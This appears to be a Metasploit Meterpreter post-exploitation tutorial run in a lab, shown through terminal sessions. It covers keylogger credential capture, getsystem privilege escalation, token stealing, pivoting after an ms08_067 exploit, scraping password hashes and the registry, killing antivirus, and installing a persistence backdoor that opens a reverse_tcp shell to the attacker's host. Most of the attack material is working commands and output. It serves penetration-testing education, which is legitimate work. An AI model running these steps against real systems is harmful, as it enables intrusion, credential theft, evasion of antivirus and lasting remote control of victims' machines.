
```
root@bt:~# cat /root/.msf4/logs/scripts/keylogrecorder/192.168.204.145_20111111.
0601.txt

 <LWin> rcmd <Return> telne  <End>  <Prior>  <Down>  <Delete>  <NumLock>  <N1>
<N9>  <N2>  <Decimal>  <N1>  <N6>  <N8>  <Decimal>  <N1>  <Decimal>  <N1>  <N4>
 <Return> msfadmin <Return> msfadmin <Return> ifconfig <Return>
root@bt:~#
```

Executing keylogrecorder script using "run" command and then interrupting the scan using "ctrl+c" would save our log to given path.

In this example */root/.msf4/logs/script/keylogrecorder/192.168.204.145_20111111* is the path. On opening this file with cat, we got to know that we had grabbed username[msfadmin] and password [msfadmin] for a remote machine [192.168.1.14] in other network [192.168.1.0/24] through a telnet session.

Privilege Escalation

This is undoubtedly an important module of the meterpreter suite and strengthens our post exploitation at the point when System privileges are required. For this purpose we have to use PRIV extention. In older versions of metasploit, Priv extension was not loaded automatically and was manually loaded by “use priv” command. However in later versions of msf, we do not need to bother about it.




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > migrate 636
[*] Migrating to 636...
[*] Migration completed successfully.
meterpreter > getuid
Server username: 3NCRYPT0-4D388A\Administrator
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h        Help Banner.
    -t <opt>  The technique to use. (Default to '0').
                0 : All techniques available
                1 : Service - Named Pipe Impersonation (In Memory/Admin)
                2 : Service - Named Pipe Impersonation (Dropper/Admin)
                3 : Service - Token Duplication (In Memory/Admin)
                4 : Exploit - KiTrap0D (In Memory/User)


meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

As now we are already running as a SYSTEM account, so lets decrease our privilege by migrating into a lower authority process.

Executing “getsystem” at this point would again escalate our privileges to SYSTEM account. This module have four techniques which it can use to elevate our privileges. Meterpreter automatically checks for all the four techniques and tries its best to give us SYSTEM account.

Stealing Token




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > steal_token  456
[-] stdapi_sys_config_steal_token: Operation failed: Access is denied.
meterpreter > getuid
Server username: 3NCRYPT0-4D388A\Administrator
meterpreter >
```

One other way of elevating our privilege is to impersonate an account by stealing the token from a particular process. For this, we need "incognito" extension which wa had already included using "use incognito" command.

Please note that sometimes it may give you an error meanwhile being successful at the backend as happened in this case. So do not forget to verify your UID after running steal_token command.

Pivoting


Pivoting, basically means to move from one system to another in a network by using meterpreter suite. Here moving from one system to another means, moving from one network to another.



Here is the network diagram we would be discussing. Our attacker machine is Backtrack [192.168.204.151/24] which can directly compromise WIN XP machine [192.168.204.145/24]. Another machine Metasploitable [192.168.1.14/24] is in another network which is directly exploitable to WIN Xp machine [192.168.1.10/24]. Thus WIN XP machine has two network cards connecting it to both of the networks. During pivoting, we would route all the data from metasploitable machine and send it to our meterpreter session which we can further use in other exploits and thus making metasploitable machine directly exploitable to backtrack machine.


For accomplishing this we need to add a route in Win XP machine which would pipe the data into meterpreter session. For this, we can use command “route add 192.168.1.0 255.255.255.0 3” where 3 indicates our meterpreter session ID.

This can also be achieved using “load auto_add_route” before launching the exploit so as to automatically route all other subnets through our meterpreter session. Load command tells metasploit to run specified scripts automatically as soon as the exploit is successful. It is highly useful in the cases when you need to migrate your process, or elevate or privilege, or something which needs to be done immediately as the exploitation is done.


```
msf  exploit(ms08_067_netapi) > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set rhost 192.168.204.145
rhost => 192.168.204.145
msf  exploit(ms08_067_netapi) > load auto_add_route
[*] Successfully loaded plugin: auto_add_route
msf  exploit(ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf  exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes)
[*] Meterpreter session 3 opened (192.168.204.151-192.168.204.145:0 -> 192.168.204.145:4444) at 2011-11-11 01:45:50 +0530

[-] The 'stdapi' extension has already been loaded.
```

So we can see, routes have automatically been loaded into the remote machine to route all data coming from 192.168.1.0/24 network and send it to meterpreter session number 3 which is our current meterpreter session.

At this point of time, we are in position of pivoting to other networks. To be very obvious, we must not be able to directly scan 192.168.1.0/24 network as we are on 192.168.204.0/24 network but using meterpreter route command, we would be able to scan 192.168.1.0/24 network using XP machine as a router.




```
meterpreter > background
msf > use auxiliary/scanner/portscan/tcp
msf  auxiliary(tcp) > set rhosts 192.168.1.14
rhosts => 192.168.1.14
msf  auxiliary(tcp) > set ports 1-1024
ports => 1-1024
msf  auxiliary(tcp) > run

[*] 192.168.1.14:21 - TCP OPEN
[*] 192.168.1.14:22 - TCP OPEN
[*] 192.168.1.14:25 - TCP OPEN
[*] 192.168.1.14:23 - TCP OPEN
[*] 192.168.1.14:53 - TCP OPEN
[*] 192.168.1.14:80 - TCP OPEN
[*] 192.168.1.14:139 - TCP OPEN
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
```

For that, we have to run our session in background [using background command] and then use some other exploit or auxiliary module to launch on metaslpoitable instance. In our scenario, we had used an auxiliary module "scanner/portscan/tcp" to scan our metasploitable machine [192.168.1.14]. After loading our module, we set rhosts with 192.168.1.14 and ports with 1-1024 to scan metasplotable for open ports upto potn number 1024.
As we can see our exploit listing all open ports on the remote machine. In the same manner we can use some exploit and compromise the remote target using pivoting.

Getting Complete Information on Remote Machine.


For gaining information on our remote machine, we have lot of scripts available within meterpreter suite which can be of great use while doing penetration test.



```
meterpreter > run
Display all 121 possibilities? (y or n)
run arp_scanner
run autoroute
run checkvm
run credcollect
run domain_list_gen
run dumplinks
run duplicate
run enum_chrome
run enum_firefox
run enum_logged_on_users
run enum_powershell_env
run enum_putty
run enum_shares
run enum_vmware
run event_manager
run file_collector
run get_application_list
run get_env
run get_filezilla_creds
run get_local_subnets
run get_pidgin_creds
run get_valid_community
run getcountermeasure
--More--
.....SNIPPED......
--More--
run webcam
run win32-sshclient
run win32-sshserver
run winbf
run winenum
run wmic
meterpreter > run checkvm
[*] Checking if target is a Virtual Machine ....
[*] This is a VMware Virtual Machine
```

For example “run checkvm” will check if the remote machine which we have compromised is a virtual machine or is a real machine. Similarly there are many such scripts. We are not going to discuss all of them so we are going to discuss important ones.


Winenum – Retrieves all kind ps of information including environment varialbles, user accounts, groups, network interfaces, routes, arp entries, etc.




```
meterpreter > run win
run win32-sshclient  run winbf
run win32-sshserver  run winenum
meterpreter > run win
run win32-sshclient  run winbf
run win32-sshserver  run winenum
meterpreter > run win
run win32-sshclient  run winbf
run win32-sshserver  run winenum
meterpreter > run winenum
[*] Running Windows Local Enumerion Meterpret
[*] New session on 192.168.204.145:4444...
[*] Saving general report to /root/.msf4/logs
[*] Output of each individual command is save
[*] Checking if 3NCRYPT0-4D388A is a Virtual
[*]     UAC is Disabled
[*] Running Command List ...
[*]     running command netstat -nao
[*]     running command net view
[*]     running command route print
[*]     running command ipconfig /displaydns
[*]     running command net accounts
[*]     running command netstat -vb
[*]     running command ipconfig /all
[*]     running command arp -a
[*]     running command cmd.exe /c set
[*]     running command netstat -ns
  .....SNIPPED.......
```

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# ls /root/.msf4/logs/scripts/winenum/3NCRYPT0-4D388A_20111110.2214/
3NCRYPT0-4D388A_20111110.2214.txt  net_session.txt
arp__a.txt                         net_share.txt
cmd_exe__c_set.txt                 netsh_firewall_show_config.txt
gpresult__SCOPE_COMPUTER__Z.txt    netstat__nao.txt
gpresult__SCOPE_USER__Z.txt        netstat__ns.txt
hashdump.txt                       netstat__vb.txt
ipconfig__all.txt                  net_user.txt
ipconfig__displaydns.txt           net_view__domain.txt
net_accounts.txt                   net_view.txt
net_group_administrators.txt       programs_list.csv
net_group.txt                      route_print.txt
net_localgroup_administrators.txt  tasklist__svc.txt
net_localgroup.txt                 tokens.txt
root@bt:~# cat /root/.msf4/logs/scripts/winenum/3NCRYPT0-4D388A_20111110.2214/ar
p__a.txt

Interface: 192.168.204.145 --- 0x2
  Internet Address      Physical Address      Type
  192.168.204.2         00-50-56-e5-2f-f9     dynamic
  192.168.204.151       00-0c-29-c2-c4-07     dynamic

Interface: 192.168.1.3 --- 0x10004
  Internet Address      Physical Address      Type
  192.168.1.14          00-0c-29-db-76-92     dynamic
root@bt:~#
```

Scaper – Harvests everything you might want from a system including network shares, registry hives, password hashes, etc. All this information is stored in /root/.msf4/logs/scripts/scraper directory.




```
meterpreter > run scraper
[*] New session on 192.168.204.145:4444...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*]  Exporting HKCU
[*]  Downloading HKCU (C:\WINDOWS\TEMP\ppAErhVO.reg)
[*]  Cleaning HKCU
```



```
root@bt:~# cat /root/.msf4/logs/scripts/scraper/192.168.204.145_20111111.4519948
56/
env.txt         HKCU.reg        network.txt     systeminfo.txt
group.txt       localgroup.txt  services.txt    system.txt
hashes.txt      nethood.txt     shares.txt      users.txt
```


Killav – A big issue when doing pen tests is Antivirus which may detect activities. Killav script stops and terminates Av processes and thus clears our path of faster and effective penetration tests. This script however is not an absolute method of escaping antivirus, but can be used as a hit and trial method which if succeeds, decreases our woes.



```
meterpreter > run killav
[*] Killing Antivirus services on the target...
[*] Killing off cmd.exe...
[*] Killing off cmd.exe...
```

In this case it didn’t found any AVs therefore didn’t closed any such process. In case of any antivirus, it would check the long list in its script to match any of the processes. If it finds any such process, it would try to kill it.


Persistence – This script can be used to persistently backdooring the machine with a meterpreter script which would keep throwing a meterpreter session at particular time of interval, even after rebooting the machine.



```
^Cmeterpreter > run persistence -X -i 30 -p 4444 -r 192.168.204.151
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/3NCRYPT0-4D388A_20111110.5607/3NCRYPT0-4D388A_20111110.5607.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.204.151 LPORT=4444
[*] Persistent agent script is 609675 bytes long
[+] Persistent Script written to C:\WINDOWS\TEMP\tUvnlupQxqsu.vbs
[*] Executing script C:\WINDOWS\TEMP\tUvnlupQxqsu.vbs
[+] Agent executed with PID 1344
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\XApmjnHSTGy
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\XApmjnHSTGy
meterpreter >
```

As seen from figure, our we installed a script into Xp machine which would start throwing a meterpreter session every time it startx. “-X stands for autostart feature, -i for time interval [30 in this case], -p for port number [4444 in this case] and –r for remote host you want to listen back, i.e our own system [192.168.204.151 in this case].

After setting this up, whenever we want to grab the session from this machine, a handler with meterpreter’s reverse payloads needs to be used. This may be better understood from the figure :



```
msf > use multi/handler
msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf  exploit(handler) > set lhost 192.168.204.151
lhost => 192.168.204.151
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.204.151:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.204.145
[*] Meterpreter session 1 opened (192.168.204.151:4444 -> 192.168.204.145:1035) at 2011-11-10 14:02:25 +0530

meterpreter > screenshot
```

Conclusion

As of this point, you must be quite comfortable with meterpreter. We had not discussed each and every command out of this suite, but had definitely used the one with greater importance. Rest of this suite must be explored and enjoyed by you as Meterpreter is continuously updating. It has a huge support from script writers. Once you are okay with the basics, you might start writing your own scripts too, or else you would be comfortable with new scripts at least. If you want to go in depth of meterpreter structure and how the suite actually works, you might like to download the documentation for meterpreter from Rapid 7 [http://community.rapid7.com]